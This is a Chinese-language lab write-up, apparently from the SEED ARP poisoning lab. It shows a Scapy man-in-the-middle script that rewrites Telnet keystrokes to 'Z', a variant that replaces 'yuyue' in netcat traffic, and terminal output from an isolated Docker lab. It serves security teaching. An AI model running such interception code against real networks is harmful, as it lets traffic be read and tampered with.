
Step4:

在路由功能开启的情况下，在 A Telnet B：




```
root@74f4f9a1ab79:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0ed1fcc5d74f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@0ed1fcc5d74f:~$ █
```

关闭路由功能，运行投毒程序以及 Telnet 程序：




```
root@6f13af6fcf7a:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@6f13af6fcf7a:/volumes# 
```


修改转发的程序的代码如下：



```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

print("LAUNCHING TELNET MITM ATTACK......")

def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                # Create a new packet based on the captured one.
                # 1) We need to delete the checksum in the IP & TCP headers,
                # because our modification will make them invalid.
                # Scapy will recalculate them if these fields are missing.
                # 2) We also delete the original TCP payload.
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                #################################################################
                # Construct the new payload based on the old payload.
                # Students need to implement this part.
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load # The original payload data
                        #newdata = data # No change is made in this sample code

                        data_list = list(data)

                        for i in range(0, len(data_list)):
                                if chr(data_list[i]).isalpha():
                                        data_list[i] = ord('Z')

                        newdata = bytes(data_list)

                        send(newpkt/newdata)
                else:
                        send(newpkt)
                #################################################################
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                # Create new packet based on the captured one
                # Do not make any change
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

f = 'tcp and (ether src ' + MAC_A + ' or ' + \
             'ether src ' + MAC_B + ' )'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```




```
root@6f13af6fcf7a:/volumes# python3 mitm_telnet.py
LAUNCHING TELNET MITM ATTACK......
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```



```
root@6f13af6fcf7a:/volumes# python3 xrequest.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


可以发现，无论输入什么，都显示 zzzzz……:



```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@0ed1fcc5d74f:~$ ZZZZZZZZZZ
```


Task 3

在 task 2 的基础上修改代码如下：




```
        if pkt[TCP].payload:
                data = pkt[TCP].payload.load # The original payload data
                #newdata = data # No change is made in this sample code

                data_list = list(data)

                newdata = data.replace(b'yuyue',b'AAAAA')

                send(newpkt/newdata)
        else:
                send(newpkt)
```

运行有关程序：




```
root@6f13af6fcf7a:/volumes# python3 mitm_nc.py
LAUNCHING TELNET MITM ATTACK......
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Z
[3]+  Stopped                 python3 mitm_nc.py
```




```
root@6f13af6fcf7a:/volumes# python3 xrequest.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Netcat 连接之后发现，一旦输入“yuyue”,另外一边自动输出同样字符数量的

AAAAAA：




```
[07/15/21]seed@VM:~/.../volumes$ docksh 74
root@74f4f9a1ab79:/# nc 10.9.0.6 9090
yuyue
```




```
[07/15/21]seed@VM:~/.../volumes$ docksh 0e
root@0ed1fcc5d74f:/# nc -lp 9090
AAAAA
```

尝试输入其他的字符，则得到同样输出：



```
yyyyy
yuyue
```



```
yyyyy
AAAAA
```